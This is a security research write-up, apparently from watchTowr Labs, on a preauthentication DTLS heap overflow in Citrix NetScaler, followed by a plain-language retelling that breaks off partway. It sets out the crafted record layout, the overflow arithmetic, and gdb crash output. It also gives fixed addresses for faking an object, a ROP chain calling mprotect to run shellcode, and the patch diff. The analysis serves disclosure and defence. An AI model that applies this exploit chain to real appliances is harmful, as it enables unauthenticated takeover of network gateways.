Here We Go Again (Citrix NetScaler DTLS Preauth Memory Overflow CVE-2026-88772)
A DTLS handshake reassembly flaw in Citrix NetScaler lets an unauthenticated attacker send crafted records that cause a heap overflow in a fixed-size scratch buffer, leading to remote code execution or denial of service. The vulnerability was exploited in the wild as a zero-day.
 Published on labs.watchtowr.com
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Citrix NetScaler (now under Cloud Software Group) is an application delivery controller that sits in front of an organisation's applications and handles load balancing, traffic management and SSL/TLS termination. NetScaler Gateway adds VPN and secure remote access. The appliance is sometimes described as a security appliance. "Hardened" means the vendor has stripped the device down and locked it up: minimal running services, restricted shell access, a controlled update path and defaults tuned for security, on the premise that it is tougher to break into than a general-purpose server.
CVE-2026-88772 is a DTLS memory overflow in that appliance. It was one of eight vulnerabilities fixed in a single Citrix bulletin, CTX697096, and one of two that Citrix reported as exploited in the wild as a zero-day. The other, CVE-2026-88771, is an unauthenticated command injection covered in a companion post. The bulletin's summary of the eight is:
| CVE | Description | CVSS 4.0 | Exploited in the Wild |
|---|---|---|---|
| CVE-2026-88771 | Improper input validation that lets an unauthenticated attacker run arbitrary commands. Affects the default configuration. | 9.5 Critical | Yes |
| CVE-2026-88772 | Memory overflow that can lead to remote code execution or denial of service when DTLS is enabled (the default for VPN virtual servers). | 9.5 Critical | Yes |
| CVE-2026-88773 | HTTP request smuggling (inconsistent interpretation of HTTP requests). Depends on specific configurations. | 9.3 Critical | Not reported |
| CVE-2026-88774 | NetScaler ADC and NetScaler Gateway vulnerability. Depends on specific configurations. | 7.0 High | Not reported |
| CVE-2026-88775 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88776 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88777 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88778 | Predictable value from previous values. Fixed by enabling Enhanced ISN Generation, not by the upgrade alone. | 8.8 High | Not reported |
The precondition for CVE-2026-88772 is that DTLS is enabled, which is the default on VPN virtual servers unless an administrator explicitly set -dtls OFF. The overflow is reachable before authentication.
Setup
To analyse the bug, the researcher stood up a Citrix NetScaler appliance with DTLS enabled, listening on 9462/UDP, and compared two builds using the usual "what the hell has changed" process:
- Vulnerable: NetScaler 14.1 build 73.30
- Different: NetScaler 14.1 build 73.37
The fixed versions listed in the Citrix advisory are:
- Citrix NetScaler ADC and Citrix NetScaler Gateway 14.1-73.37 and later releases
- Citrix NetScaler ADC and Citrix NetScaler Gateway 13.1-64.23 and later releases of 13.1
- Citrix NetScaler ADC 14.1-FIPS 14.1-73.37 FIPS and later releases of 14.1-FIPS
- Citrix NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1-37.279 and later releases of 13.1-FIPS and 13.1-NDcPP
Finding it
DTLS is TLS bolted onto UDP. A single UDP packet can carry one or more DTLS records, and every record opens with a 13-byte header. When a record carries handshake data, that data begins with a further 12-byte handshake header describing a handshake fragment:
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Content Type  |          Version (DTLS)       |    Epoch      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Epoch (cont.)        |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                               +
|                   Sequence Number (48 bits)                   |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Record Length        |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                               +
|                     Handshake Type            |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|                Total Message Length (24 bits)                 |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Message Sequence Number (16 bits)       |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|               Fragment Offset (24 bits)                       |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               Fragment Length (24 bits)       |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|                                                               |
|                    Handshake Fragment Data ...                |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Four handshake fields matter for this vulnerability:
lengthis the size of the complete handshake message.message_seqtells the server which handshake message this fragment belongs to.fragment_offsettells the server where this fragment belongs inside that message.fragment_lengthtells the server how many bytes this fragment carries.
A 120-byte handshake message can arrive as 120 fragments. Every fragment has length=120, but each one can have fragment_length=1, with offsets 0, 1, 2 and so on up to 119. Once every position has arrived, the server considers the 120-byte message complete. Joining the pieces is called reassembly.
NetScaler stores received packet data in objects called NSBs, short for NetScaler Buffers. Each NSB holds some packet bytes, its length, and a pointer to the next NSB, so several NSBs form a linked list, an NSB chain. Once DTLS reassembly finishes, an NSPPE function stitches the NSB chain into a single fixed buffer, the scratch buffer. That buffer is tiny: 0x8c00 bytes, or 35,840, and it lives in the .bss section of nsppe.
The malicious records tell the reassembly code that each record supplies only one byte of a 120-byte handshake message, yet NSPPE keeps almost the whole record in an NSB. After 120 records the handshake message is considered complete, but its NSB chain contains about 174 KB of data. The vulnerable function then copies that entire chain into the 35,840-byte scratch buffer without checking whether it fits.
Exploitation
Step 1: Get a DTLS association
The server does not accept a large first packet from a new DTLS client. It first asks the client to return a cookie. This only proves that the client can receive packets at its IP address; it does not authenticate a user.

The sequence is:
- Send a small ClientHello.
- Receive a HelloVerifyRequest containing the cookie.
- Send another ClientHello containing that cookie on the same UDP socket.
- Receive the server's reply. The server now remembers the DTLS connection, but nobody is logged in.
- Send the 120 malicious records on that socket.
Step 2: Build one malicious record
Every malicious record has the same basic layout. Only the record sequence number and fragment_offset change:
13-byte DTLS record header

1,459-byte record body
├── 12-byte primary handshake header
│     length          = 120
│     message_seq     = 2
│     fragment_offset = record number, from 0 to 119
│     fragment_length = 1
├── 120-byte primary area
├── 12-byte hidden handshake header
│     length          = 1434
│     message_seq     = 3
│     fragment_offset = 0
│     fragment_length = 1434
└── 1,315 remaining bytes
The unusual part is the first handshake header, which claims two things at once:
length=120: the complete message is 120 bytes long.fragment_length=1: this record supplies only one byte of that message.
NSPPE uses length=120 when it moves through the packet looking for the next handshake header, so it steps over the 120-byte primary area and finds the hidden header. The hidden header exists to satisfy the record's size accounting. The two 12-byte headers and their declared fragment sizes add up to the complete 1,459-byte body:
12 + 1 + 12 + 1434 = 1459
At the same time, the bytes actually placed in the packet also add up to 1,459:
12 + 120 + 12 + 1315 = 1459
This is the parser mistake the packet takes advantage of. NSPPE uses length=120 to find the hidden header, but it uses fragment_length=1 when rebuilding message_seq=2. The hidden fragment is not the data to be rebuilt; its job is to make the rest of the record pass the parser's size checks.
Step 3: Repeat the record 120 times
All 120 primary fragments use message_seq=2 and fragment_length=1. Their offsets cover the whole message:
record 1    fragment_offset = 0
record 2    fragment_offset = 1
record 3    fragment_offset = 2
...
record 120  fragment_offset = 119
After record 120, every position from 0 through 119 has been supplied, so NSPPE marks the 120-byte handshake message as complete. The mistake is that the reassembly object still points to an NSB from every large record. It did not reduce each NSB to the single byte named by fragment_length.
Step 4: Overflow the scratch buffer
The completed message now reaches the vulnerable copy function. The first NSB contributes 1,459 bytes. Each of the other 119 NSBs contributes 1,447 bytes, because its 12-byte primary handshake header is skipped:
1459 + (119 * 1447) = 173652 bytes of NSB data
The function also copies a saved 13-byte DTLS record header:
total copied  = 13 + 173652 = 173665 bytes
buffer size   = 0x8c00      =  35840 bytes
overflow      =               137825 bytes
That is 137,825 bytes spilling past the buffer into whatever writable nsppe data happens to sit next to it.
The crash
The first crash overwrote a global list pointer. The list-handling code loads the overwritten value into RCX and uses it as a destination pointer:
Program received signal SIGSEGV, Segmentation fault.

(gdb) x/i $rip
=> 0x000000000143470e:  mov    %rax,0x20(%rcx)

(gdb) info registers rip rcx
rip            0x143470e           0x143470e
rcx            0x0000414141414141  71748523475265

(gdb) p/x $rcx + 0x20
$1 = 0x0000414141414161
The crash happens because RCX, which the attacker controls, holds an invalid address, so the write of RAX to RCX + 0x20 faults. That has to be worked around first:
0x0000414141414141 + 0x20 = 0x0000414141414161
Binary protections
The protections on nsppe-14.1-73.30 are:
Arch:       amd64-64-little
RELRO:      No RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
With no PIE, addresses inside the 41 MB binary can be used directly.
From crash to shellcode execution
The first step was to repair the list pointer that caused the early crash. In this version of NSPPE (14.1-73.30) the pointer was always the constant value 0x357f820, so that constant can simply be reused to get past the early crash:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA + 0x357f820 + BBBBBBBBBBBBBBB
Continuing the overflow, there is a valuable object at 0x355c800 that can be faked, overwriting one of its members to hijack its virtual method call:
0x355c800 + 0x618  -> 0x355d800     fake method table
0x355c800 + 0x6c8  -> 0x356daf8     circular-list ptr
0x355d800 + 0x0d0  -> 0x41414141    virtual method ptr
This is the code that a background thread periodically calls, which invokes the faked object's function pointer:
0x14acc60:  or     byte ptr [rsi + 0x34], 0x80
0x14acc6b:  mov    rax, qword ptr [rsi + 0x618]
0x14acc72:  xor    edi, edi
0x14acc74:  call   qword ptr [rax + 0xd0]
0x14acc7a:  jmp    0x14acbcd
At the call, RSI points to the fake object and RAX points to the fake method table. Setting the method slot to 0x0000414141414141 produced this saved state:
Program received signal SIGSEGV, Segmentation fault.

(gdb) info registers rip rax rsi
rip            0x0000414141414141
rax            0x000000000355d800
rsi            0x000000000355c800
rsp            0x00007fffffffe728
ROP to shellcode execution
NX was enabled, so execution could not jump directly into bytes stored in the writable overflow area. The following ROP chain calls mprotect first and then jumps to the shellcode:
pop rdi ; ret        │  RDI -> page to change
pop rsi ; ret        │  RSI -> 0x1000
pop rdx ; ret        │  RDX -> 0x7      (R | W | X)
mprotect             │  mprotect(rdi, rsi, rdx)
shellcode address    │  ret -> shellcode
This performs:
mprotect((void *)0x355e000, 0x1000,
         PROT_READ | PROT_WRITE | PROT_EXEC);
The page contains both the controlled ROP stack and the shellcode. After mprotect returns, its ret instruction pops 0x355e100 and begins executing the shellcode.
Detection artefact generator
A Detection Artefact Generator is published on GitHub to determine susceptibility and inform remediation. Its output looks like this:
                     __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                          \/          \/     \/

        watchTowr-vs-Citrix-Netscaler-CVE-2026-88772.py

        (*) Citrix Netscaler DTLS PreAuth buffer overflow to RCE Detection Artifact Generator

          - Sina Kheirkhah (@SinSinology) of watchTowr (@watchTowrcyber)

        CVEs: [CVE-2026-88772]

[*] building payload for '/tmp/watchTowr'
[+] content size: 7 bytes
[*] connecting to DTLS gateway...
[+] association ready: 3 server datagrams
[*] sending 120 records (176640 bytes)...
[*] done
Root cause
CVE-2026-88772 lives in nsppe, the main NetScaler binary. The function that joins the NSB chain starts at 0x1434a80 in 14.1-73.30 and at 0x1436420 in 14.1-73.37. The old build calls memcpy for every NSB without first checking the total size. The fixed build keeps track of how much room is left in the scratch buffer.
The assembly change that matters, where r15d is the space left in the scratch buffer and edx is the size of the next NSB:
--- nsppe-14.1-73.30
+++ nsppe-14.1-73.37
@@ DTLS NSB-chain copy loop @@
+0x143649d  mov    r15d, 0x8c00                    // [1]
+0x14364a3  sub    r15d, eax                       // [2]

 0x14364b0  movzx  edx, word ptr [r14 + 0xf2]     // next NSB size
+0x14364b8  cmp    r15d, edx                       // [3]
+0x14364bb  jb     reject_oversized_chain          // [4]

 0x14364cc  mov    rsi, qword ptr [r14 + 0xe8]    // source bytes
 0x14364d3  mov    rdi, rbx                        // scratch-buffer position
 0x14364d6  call   memcpy                          // [5]
 0x14364e3  add    rbx, rax                        // move output position
+0x14364e6  sub    r15d, eax                       // [6]
- At
[1], start with 35,840 bytes of free space. - At
[2], subtract the header bytes that were already copied. - At
[3], compare the next NSB's size with the free space. - At
[4], reject the message if that NSB will not fit. - At
[5], copy the NSB only after the check passes. - At
[6], subtract the number of copied bytes, then repeat the check for the next NSB.
The same fix as C-like pseudocode:
--- nsppe-14.1-73.30  vulnerable
+++ nsppe-14.1-73.37  fixed
@@
 copy_saved_header(scratch, saved_header, saved_header_length);
 cursor = scratch + saved_header_length;
+space_left = 0x8c00 - saved_header_length;

 for (nsb = fragment_chain; nsb != NULL; nsb = nsb->next) {
+    if (nsb->length > space_left) {
+        reject_message();
+        return;
+    }
     memcpy(cursor, nsb->data, nsb->length);
     cursor += nsb->length;
+    space_left -= nsb->length;
 }
The underlying mistake is the mismatch between the two length fields in the handshake header. The parser uses length to walk the packet and find the next header, but uses fragment_length when rebuilding the message, and the reassembly object keeps a reference to the whole NSB rather than the single byte the fragment claims. The copy routine then trusts the chain and copies it into a fixed 35,840-byte buffer with no bounds check. The cookie exchange is not a defence here: it only proves the client can receive packets at its IP address, and the overflow is reachable without any authenticated user.
Impact
When DTLS is enabled, which is the default on VPN virtual servers unless an administrator explicitly set -dtls OFF, an unauthenticated attacker can overflow the scratch buffer and corrupt adjacent writable nsppe data. The bulletin describes the consequence as remote code execution or denial of service, and Citrix reported the issue as exploited in the wild as a zero-day. The researcher's analysis goes from the initial crash, through repairing the overwritten list pointer and hijacking a virtual method call, to a ROP chain that calls mprotect and executes shellcode, so code execution on the appliance is demonstrated for the analysed build. Because the appliance sits in front of the organisation's applications and terminates TLS, compromise of it is compromise of the chokepoint every connection passes through.
Fix
Citrix fixed the bug in the copy routine. The fixed build tracks the remaining space in the scratch buffer, compares each NSB's size against it, rejects the message if the NSB will not fit, and only then calls memcpy, decrementing the remaining space after each copy. The advisory recommends upgrading to the fixed versions listed above. For CVE-2026-88778 in the same bulletin, the advisory notes that the upgrade alone is not enough and Enhanced ISN Generation must be enabled; for CVE-2026-88772 the fix is the upgrade.
- Send a handshake fragment whose
lengthandfragment_lengthdisagree, as in the record layout above, to other DTLS endpoints and watch for a crash or an oversized reassembly. A positive result is a fault in the server process or a reassembly object that references more data than the fragment claims. - Vary the claimed
length(120 in this case) and the number of records so that the declared message completes while the retained NSB chain is far larger than the scratch buffer. A positive result is a copy that exceeds0x8c00bytes. - Try the same split-header trick with different
message_seqvalues and a hidden header placed after the primary area. A positive result is the parser stepping over the primary area and accepting the hidden header's size accounting. - Test other NetScaler builds and other products that reassemble DTLS fragments into fixed buffers, checking whether the copy routine bounds the total chain length. A positive result is a build without the
cmp/jbcheck beforememcpy. - Where a crash is reachable, inspect the binary protections (PIE, RELRO, canary, NX) to judge whether the overflow can be turned into control-flow hijack as it was here.
What happened, in plain words
A company called Citrix makes a piece of software called NetScaler. Many organisations put it in front of their websites and internal applications. It is the first thing a visitor's connection reaches, and it decides where that connection should go. Citrix also sells a version called NetScaler Gateway, which lets employees connect to the office network from home, like a private tunnel (a VPN).
Citrix published a security bulletin. A bulletin is an official notice from a software maker saying "we found problems, here are the fixes, please update". This one, numbered CTX697096, described eight separate problems in NetScaler. Two of them had already been used by real attackers before Citrix knew about them. Such an attack is called a zero-day, because the defenders had zero days of warning.
This article is about the second of those two, CVE-2026-88772. A CVE is a public catalogue number for a known security flaw, so people around the world can refer to the same bug unambiguously. The flaw is a memory overflow: the software is tricked into writing more data into a small storage area than that area can hold, so the extra data spills over into neighbouring memory. The bulletin rates it 9.5 Critical and says it can lead to remote code execution (an attacker running their own code on the device) or denial of service (making the device stop working).
The researcher, Sina Kheirkhah of watchTowr, took the appliance apart, found the copy routine that fails to check the size, and then showed how to turn the spill into running arbitrary code on the device. This article walks through that work slowly, explaining every term as it appears.
The product, and why it matters that it is a security appliance
NetScaler is an application delivery controller. In everyday terms, think of a large office building with one main reception desk. Every visitor must pass the desk before reaching any office. The desk can spread visitors across floors (load balancing), direct them to the right department (traffic management), and check their ID at the door (SSL/TLS termination, which is the encryption that puts the padlock in your browser). NetScaler Gateway adds the private tunnel for remote workers.
The device is sometimes described as a security appliance, and "hardened" means the vendor has stripped it down and locked it up. Hardened means the maker has removed unnecessary programs, locked the operating system down, restricted what an administrator can type into it, and set secure defaults. The idea is that it should be much harder to break into than an ordinary server.
That matters because of where the device sits. A security appliance exists to stand between an organisation and the internet, at a single point that every connection must cross. If an attacker takes over that point, they are standing inside the front door of everything behind it. This is why a bug in a device like this is treated so seriously.
The eight bugs in one bulletin
The Citrix advisory did not describe one flaw but eight. Here is the summary as published:
| CVE | Description | CVSS 4.0 | Exploited in the Wild |
|---|---|---|---|
| CVE-2026-88771 | Improper input validation that lets an unauthenticated attacker run arbitrary commands. Affects the default configuration. | 9.5 Critical | Yes |
| CVE-2026-88772 | Memory overflow that can lead to remote code execution or denial of service when DTLS is enabled (the default for VPN virtual servers). | 9.5 Critical | Yes |
| CVE-2026-88773 | HTTP request smuggling (inconsistent interpretation of HTTP requests). Depends on specific configurations. | 9.3 Critical | Not reported |
| CVE-2026-88774 | NetScaler ADC and NetScaler Gateway vulnerability. Depends on specific configurations. | 7.0 High | Not reported |
| CVE-2026-88775 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88776 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88777 | Memory overflow. Depends on specific configurations. | 8.8 High | Not reported |
| CVE-2026-88778 | Predictable value from previous values. Fixed by enabling Enhanced ISN Generation, not by the upgrade alone. | 8.8 High | Not reported |
A few words in that table need explaining. CVSS is a scoring system from 0 to 10 that tries to express how bad a flaw is; 9.5 is near the top. Unauthenticated means the attacker does not need a username or password. Remote code execution means running your own program on someone else's machine. Denial of service means making a service unavailable to its real users. HTTP request smuggling is a trick where two systems disagree about where one web request ends and the next begins. Enhanced ISN Generation is a setting that makes certain network numbers harder to guess.
The first bug, CVE-2026-88771, is covered in a companion post. This article is about the second, CVE-2026-88772.
The one condition: DTLS must be on
CVE-2026-88772 needs DTLS to be enabled. DTLS is a close relative of TLS, the encryption that secures normal web traffic. The difference is the transport underneath: ordinary web traffic travels over TCP, which is like a phone call where both sides keep the line open and confirm every sentence arrived. DTLS travels over UDP, which is more like posting letters: each message is independent, and nothing guarantees it arrives or arrives in order.
DTLS exists because some traffic, such as live video or VPN tunnels, prefers speed over perfect delivery. On NetScaler, DTLS is on by default for VPN virtual servers. A virtual server here means a configured entry point on the appliance, not a physical machine. The only way it is off is if an administrator deliberately set -dtls OFF. So the vulnerable feature is on unless someone turned it off on purpose.
The overflow can be reached before anyone logs in. That is what pre-authentication means: the attacker does not need an account.
Setting up a lab
To study the bug, the researcher built a test NetScaler with DTLS enabled, listening on UDP port 9462, and compared two versions of the software side by side. A port is a numbered door on a machine; different services listen on different doors. The two versions were:
- Vulnerable: NetScaler 14.1 build 73.30
- Different: NetScaler 14.1 build 73.37
"Different" here means the newer build, the one that contains the fix. Comparing an old version with a new one to see what the vendor changed is called patch diffing, and it is one of the most reliable ways to find the exact cause of a bug. If you know what changed to fix a problem, you know precisely where the problem was.
The advisory lists these fixed versions:
- Citrix NetScaler ADC and Citrix NetScaler Gateway 14.1-73.37 and later releases
- Citrix NetScaler ADC and Citrix NetScaler Gateway 13.1-64.23 and later releases of 13.1
- Citrix NetScaler ADC 14.1-FIPS 14.1-73.37 FIPS and later releases of 14.1-FIPS
- Citrix NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1-37.279 and later releases of 13.1-FIPS and 13.1-NDcPP
FIPS and NDcPP are certification programmes for government and regulated environments; the point is that those builds have their own fixed versions too.
How DTLS packets are built
Before the bug makes sense, you need to know what a DTLS packet looks like. A packet is one small chunk of data sent across a network. In DTLS, one UDP packet can carry one or more records. A record is the basic unit, like one envelope in a postal system. Every record starts with a 13-byte header. A byte is a unit of computer storage; one byte can hold a small number or one character.
When a record carries handshake data, the data inside begins with another 12-byte header. A handshake is the opening conversation between two computers where they agree on how to talk securely. The diagram below shows both headers laid out field by field:
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Content Type  |          Version (DTLS)       |    Epoch      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Epoch (cont.)        |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                               +
|                   Sequence Number (48 bits)                   |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Record Length        |                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+                               +
|                     Handshake Type            |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|                Total Message Length (24 bits)                 |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|       Message Sequence Number (16 bits)       |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|               Fragment Offset (24 bits)                       |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               Fragment Length (24 bits)       |               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+               +
|                                                               |
|                    Handshake Fragment Data ...                |
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Reading it from the top: the first 13 bytes are the record header, containing a content type (what kind of data this is), a version, an epoch (a counter that changes when encryption keys change), a 48-bit sequence number (which record this is in the stream) and a record length (how many bytes follow). A bit is the smallest unit of data, a single 0 or 1; 48 bits is six bytes.
After that comes the handshake header, 12 bytes, containing a handshake type, a total message length, a message sequence number, a fragment offset and a fragment length. A fragment is a piece of a larger message. If a message is too big for one packet, it is cut into fragments and the receiver glues them back together.
Four of those fields matter for this bug:
lengthis the size of the complete handshake message.message_seqtells the server which handshake message this fragment belongs to.fragment_offsettells the server where this fragment belongs inside that message.fragment_lengthtells the server how many bytes this fragment carries.
An everyday comparison: imagine a 120-page report sent as 120 separate envelopes. Each envelope is labelled "this is part of a 120-page report" (that is length=120), "this is page number 7" (that is fragment_offset=7), and "this envelope contains 1 page" (that is fragment_length=1). When all 120 envelopes arrive, the receiver has every page and considers the report complete. The act of putting the pieces back in order is called reassembly.
How NetScaler stores incoming data
NetScaler does not keep packet data in one big block. It uses small objects called NSBs, short for NetScaler Buffers. Each NSB holds some bytes, a length saying how many, and a pointer to the next NSB. A pointer is simply a memory address, a number that says where something lives. Because each NSB points to the next, a series of them forms a linked list, which this write-up calls an NSB chain. Think of a chain of paper slips, each with a note saying where the next slip is.
When DTLS reassembly finishes, a function inside a program called NSPPE takes the whole NSB chain and copies it into one fixed buffer. A function is a named block of code that does one job. A buffer is a reserved area of memory for holding data. This particular buffer is called the scratch buffer, and it is small: 0x8c00 bytes, which is 35,840 in ordinary decimal. The 0x prefix means the number is written in hexadecimal, a base-16 counting system programmers use because it maps neatly onto bytes. The buffer lives in a region of the program called .bss, which is where a program keeps variables that start out empty.
Here is the heart of the bug. The malicious records tell the reassembly code that each record supplies only one byte of a 120-byte handshake message. But NSPPE keeps almost the whole record in an NSB anyway. After 120 records, the handshake message is considered complete, yet its NSB chain holds about 174 KB of data. KB means kilobytes, roughly a thousand bytes. The vulnerable function then copies that entire chain into the 35,840-byte scratch buffer without checking whether it fits. It is like being told "this envelope contains one page", filing the whole envelope, and then pouring 120 fat envelopes into a one-page tray.
Getting a connection: the cookie exchange
The server will not accept a large first packet from a brand-new DTLS client. It first asks the client to return a cookie. A cookie here is a short value the server makes up and sends back; if the client can repeat it, the server knows the client can actually receive packets at the address it claims. This only proves that the client can receive packets at its IP address; it does not authenticate a user.
The image illustrates the DTLS handshake and the all-zero ClientHello.random issue discussed in the Red Hat source it is credited to.
Crucially, the cookie proves only that the client can receive packets at its IP address. It does not authenticate a user. Nobody has logged in at this point.
The sequence the researcher follows is:
- Send a small ClientHello. A ClientHello is the first message a client sends, saying "hello, I would like to talk".
- Receive a HelloVerifyRequest containing the cookie. This is the server's reply asking the client to prove its address.
- Send another ClientHello containing that cookie on the same UDP socket. A socket is the software endpoint of a network conversation, the thing your program uses to send and receive.
- Receive the server's reply. The server now remembers the DTLS connection, but nobody is logged in.
- Send the 120 malicious records on that socket.
Step 4 is the important one for an attacker: the server has now set aside state for this connection, so it will process the records that follow, even though no credentials were ever presented.
Building one malicious record
Every malicious record has the same basic layout. Only the record sequence number and fragment_offset change from one to the next:
13-byte DTLS record header

1,459-byte record body
├── 12-byte primary handshake header
│     length          = 120
│     message_seq     = 2
│     fragment_offset = record number, from 0 to 119
│     fragment_length = 1
├── 120-byte primary area
├── 12-byte hidden handshake header
│     length          = 1434
│     message_seq     = 3
│     fragment_offset = 0
│     fragment_length = 1434
└── 1,315 remaining bytes
